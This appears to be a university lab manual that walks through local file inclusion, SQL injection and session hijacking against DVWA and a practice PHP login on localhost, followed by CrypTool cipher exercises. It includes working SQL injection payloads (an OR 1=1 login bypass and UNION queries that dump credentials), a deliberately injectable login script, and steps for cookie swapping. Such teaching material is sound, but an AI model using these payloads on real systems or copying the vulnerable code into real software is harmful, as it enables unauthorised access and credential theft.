
Username
admin

Password

Login

Enter default credentials username =admin and password=password

We are now logged into DVWA



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possibly could by using that particular vulnerability.

Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users).

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

Local file inclusion and Remote file inclusion

What is DVWA?

- PHP/MySQL web application that is vulnerable.
- Main goals:
 - To be an aid for security professionals to test their skills and tools in a legal environment
 - Help web developers better understand the processes of securing web applications.
 - Aid teachers/students to teach/learn web application security in a class room environment.

- a. A website attack named Remote file inclusion is basically one of the most common vulnerability found in web application. This type of vulnerability allows the Hacker or attacker to add a remote file on the web server. If the attacker gets successful in performing the attack he/she will gain access to the web server and hence can execute any command on it.

Questions:

1. Create a login.php/registration.php for your website. Perform local file inclusion using DVWA.

Goto <http://localhost/DVWA-master/vulnerabilities/fi/?page=include.php>

Vulnerability: File Inclusion

[file1.php] - [file2.php] - [file3.php]

More Information

- [Wikipedia - File inclusion vulnerability](#)
- [WSTG - Local File Inclusion](#)
- [WSTG - Remote File Inclusion](#)

DVWA Security

Select this

DVWA Security 

Security Level

Security level is currently: low.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Set the security level to low

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: disabled. [[Enable PHPIDS](#)]
[[Simulate attack](#)] - [[View IDS log](#)]

On the address bar, set page attribute to <http://localhost/sqlinjection/login.php>

B. . Perform remote file inclusion using DVWA . Display the home page of www.google.com

On the address bar, set page attribute to <http://www.google.com>

References:

- 2 Building a Web Hacking Lab (w/ XAMPP and DVWA) :
 - a. <https://www.youtube.com/watch?v=XCqSQJapP7M&t=310s>
 - b. <https://www.youtube.com/watch?v=htTEfokaKsM>
- 2 <https://dvwa.co.uk/>

C. SQL injection for website hacking

<https://www.youtube.com/watch?v=3Axp3VDnf0I>

softwares :

2. XAMPP

<https://www.apachefriends.org/index.html>

1. Using a Php application:

Create database named studusers

Create a table login_user:

```
CREATE TABLE `login_user` (
`id` int(11) NOT NULL,
`name` varchar(60) NOT NULL,
`user_name` varchar(50) NOT NULL,
`password` varchar(300) NOT NULL
)
Insert into login_user
values(1,'IT','admin','admin');
Insert into login_user
values(2,'Vidya','vv','vv');
Insert into login_user
values(3,'hacker','system','manager');
Insert into login_user
values(4,'iamstrongest','system',
      ' Ethical@#$%Hacking');
```

PHP code:

Login.php

```
<?php
session_start();
$message="";
if(count($_POST)>0)
{
    $con = mysqli_connect('127.0.0.1:3306','root','','studusers') or die('Unable To connect');
    $result = mysqli_query($con,"SELECT * FROM login_user WHERE user_name='".
    $_POST["user_name"]."'" and password = '". $_POST["password"].".''");
    $row = mysqli_fetch_array($result);
    if(is_array($row))
```

```
{  
    $_SESSION["id"] = $row['id'];  
    $_SESSION["name"] = $row['name'];  
}  
else  
{  
    $message = "Invalid Username or Password!";  
}  
}  
}  
if(isset($_SESSION["id"]))  
{  
    header("Location:index.php");  
}  
?  
<html>  
<head>  
<title>User Login</title>  
</head>  
<body>  
<form name="frmUser" method="post" action="" align="center">  
<div class="message"><?php if($message!="") { echo $message; } ?></div>  
<h3 align="center">Enter Login Details</h3>  
Username:<br>  
<input type="text" name="user_name">  
<br>  
Password:<br>  
<input type="password" name="password">  
<br><br>  
<input type="submit" name="submit" value="Submit">  
<input type="reset">  
</form>  
</body>  
</html>
```

Index.php

```
<?php  
session_start();  
?  
<html>  
<head>  
<title>User Login</title>  
</head>  
<body bgcolor=green>  
  
<?php  
if($_SESSION["name"]) {  
?  
<center>  
<h1>  
Welcome <?php echo $_SESSION["name"]; ?>. Click here to <a href="logout.php"
```


```
        title="Logout">Logout.  
</h1>  
</center>  
<?php  
}else echo "<h1>Please login first .</h1>";  
?  
</body>  
</html>
```

Logout.php

```
<?php  
session_start();  
unset($_SESSION["id"]);  
unset($_SESSION["name"]);  
header("Location:login.php");  
?  
Enter :  
Username = ' OR 1=1--'
```

Password = 12345 or vv (the one in the studentusers table)

Result :



Conclusion : we are logged into the index.php webpage inspite of giving a wrong username. The username = ' OR 1=1--' is a sql injection malicious code.

How to prevent SQL injection attack?

To prevent SQL injection attack, we use the prepared statement concept – ie parameterized query to avoid SQL injection attack.

loginpreventsqli.php

```
<?php  
session_start();  
$message="";  
if(count($_POST)>0)  
{  
    $uname = $_POST["user_name"];  
    $pass =$_POST["password"];
```

```
$con = mysqli_connect('127.0.0.1:3306','root','','studusers') or die('Unable To  
connect');  
$sql="SELECT * FROM login_user WHERE user_name=? and password =?";  
//echo $sql;  
$stmt = $con->prepare($sql);  
$stmt->bind_param('ss',$uname,$pass);  
  
$stmt->execute();  
$result = $stmt->get_result();  
  
$row = mysqli_fetch_array($result);  
if(is_array($row))  
{  
    $_SESSION["id"] = $row['id'];  
    $_SESSION["name"] = $row['name'];  
}  
else  
{  
    $message = "Invalid Username or Password!";  
}  
  
}  
if(isset($_SESSION["id"]))  
{  
    header("Location:index.php");  
}  
?  
<html>  
<head>  
<title>User Login</title>  
</head>  
<body>  
<form name="frmUser" method="post" action="" align="center">  
<div class="message"><?php if($message!="") { echo $message; } ?></div>  
<h3 align="center">Enter Login Details</h3>  
Username:<br>  
<input type="text" name="user_name">  
<br>  
Password:<br>  
<input type="password" name="password">  
<br><br>  
<input type="submit" name="submit" value="Submit">  
<input type="reset">  
</form>  
</body>  
</html>
```

localhost/sqlinjection/loginpreventsqli.php

Invalid Username or Password!

Enter Login Details

Username:

Password:

<https://www.youtube.com/watch?v=3Axp3VDnf0I&t=728s>

2. SQL injection testing using DVWA

1. create the above login_user table in dvwa database.

2. Goto dvwa. Set the security to low. Select SQL Injection. Perform the following commands in the User ID Textbox. Display the outputs and interpret your results:

A. User ID= 1 , User ID=2

If user ID=1

output

ID: 1

First name: admin

Surname: admin

Interpretation , the userid =1 has firstname = admin and surname =admin

User ID =2

B. Find out how many columns are there in the table.

User ID = 1' order by 1#.

Name the columns in the table.

Output:

```
ID: 1 order by 2
First name: admin
Surname: admin
```

The columns in the table
Are firstname and Surname

User ID = 1' order by 3#

Output :

Unknown column 3. It means there is no 3rd column. Only 2 columns exist in the table.

3#. What is the output and interpret.

C. 1' or '1'='1

D. 1' UNION select user, password from users#

E. User ID= 1' union select user(), database()#

F. User ID= 1' union select null, version() #

G. User ID= 1' union select null, user() #

H. User ID= 1' union select null, database() #

I. User ID =1' union select null, table_name from

```
information_schema.tables #
J. User ID = 1' union select
null, concat(id, 0x0a, name, 0x0a
,user_name, 0x0a ,password) from
login_user #
```

References:

https://www.youtube.com/watch?v=BjmhucA08_s

<https://www.youtube.com/watch?v=5bj1pFmyyBA>

[https://www.golinuxcloud.com/dvwa-sql-](https://www.golinuxcloud.com/dvwa-sql-injection/#Step_7_Display_all_tables_in_information_schema)

[injection/#Step_7_Display_all_tables_in_information_schema](https://www.golinuxcloud.com/dvwa-sql-injection/#Step_7_Display_all_tables_in_information_schema)

D. Session Hijacking

Perform session hijacking for the above login php program.

What are the ways to prevent your data hacked by packet sniffers?

Solution:

- Using HTTPS, the secure version of HTTP will prevent packet sniffers from seeing the traffic on the websites you are visiting.
- To make sure you are using HTTPS, check the upper left corner of your browser.
- Tunnel your connectivity to a virtual private network, or a VPN. A VPN encrypts the traffic being sent between your computer and the destination. This includes information being used on websites, services, and applications. A packet

sniffer would only see encrypted data being sent to your VPN service provider.

Download

<https://www.wireshark.org/download.html>

EditThisCookie extension:

<https://chrome.google.com/webstore/detail/editthiscookie/fngmhnnplhplaeedifhccceomclgfbg?hl=en>

Clear all cookies

<http://localhost/sqlinjection2/login.php>



Enter Login Details

Username:


admin

Password:

.....

Submit

Reset




Welcome IT. Click here to [Logout](#).

Right click->inspect->document.cookie

Now PHPSESSID for Admin = **PHPSESSID=tgi 4p6cspac1rn1gdgf4n972i 8**

Next, delete the above session after it is recorded above.

Login as username=vv and password =vv



Enter Login Details

Username:

Password:

Right click->inspect->document.cookie

Now PHPSESSID for vv= **PHPSESSID=r67i dugnsqnegna8fl mr9j p0h6**

Now the admin is trying to hijack the session of username vv

Click Edit ThisCookie

In the PHPsessID replace vv's

PHPSESSID=r67i dugnsqnegna8fl mr9j p0h6


With Admin session id

PHPSESSID=tgi 4p6cspac1rn1gdgf4n972i 8

The screenshot shows a browser window with the URL `localhost/sqlinjection2/index.php`. The page content is "Welcome Vidya. Cli". On the right, a developer tools panel displays the session cookie `PHPSESSID`. The cookie value is set to `b7idugnsqnegna8flmr9jp0h6`. Below the value, there are fields for `Domain` (localhost), `Path` (/), `Expiration` (Sat Oct 01 2022 05:20:18 GMT+0530 (India Standard Time)), and `SameSite` (marked as checked). At the bottom of the cookie editor, there are checkboxes for `HostOnly` (checked), `Session` (checked), `Secure` (unchecked), and `HttpOnly` (unchecked). A green checkmark icon is visible at the bottom right of the editor.

The screenshot shows a browser window with the URL `localhost/sqlinjection2/index.php`. The page content is "Welcome Vidya. Cli". A message "Session ID is changed to admin's session id" is displayed on the page. On the right, a developer tools panel displays the session cookie `PHPSESSID`. The cookie value is now set to `tgi4p6cspac1rn1gdgf4n972l8`. The other fields remain the same as in the previous screenshot. A green checkmark icon is visible at the bottom right of the editor.

Click the green tick symbol and refresh the page



Without logging in the notice that the name is changed to IT.

references :

<https://www.youtube.com/watch?v=fbZpsHMgNdk>

<https://www.youtube.com/watch?v=dI05-zGNmTE>

<https://www.youtube.com/watch?v=OBpci-ePbpY>

PRACTICAL 7

1. Using Cryptool to encrypt and decrypt password,

Perform encryption and decryption of text by using cryptool 2

Using the cryptool 2 tool perform the following

- a) Ceaser Cipher
- b) Substitution Cipher
- c) Playfair Cipher

Answer:

Download the current versions of CrypTool 2. There are two versions of CrypTool 2, the stable version and the nightly version. Both versions are available as an EXE installer and as a ZIP archive. The EXE installer supports the creation of a start menu entry, of a desktop link and of an Explorer file type. If you don't know which one to choose, you should prefer the stable version with EXE installer. No admin rights are needed for the installation. Each installation type (EXE and ZIP) has its own online update mechanism. For execution, a 64-bit Windows and **Microsoft .NET Framework 4.7.2** or higher are needed.

Download Stable version


The "Stable Version" is the CrypTool 2 **release** version

The current **release** version is **CrypTool 2.1**


Following is the link for download cryptool 2

<https://www.cryptool.org/en/ct2/downloads>


Snapshot of Cryptool 2



Main function Click on wizard




Select Task Encryption and decryption

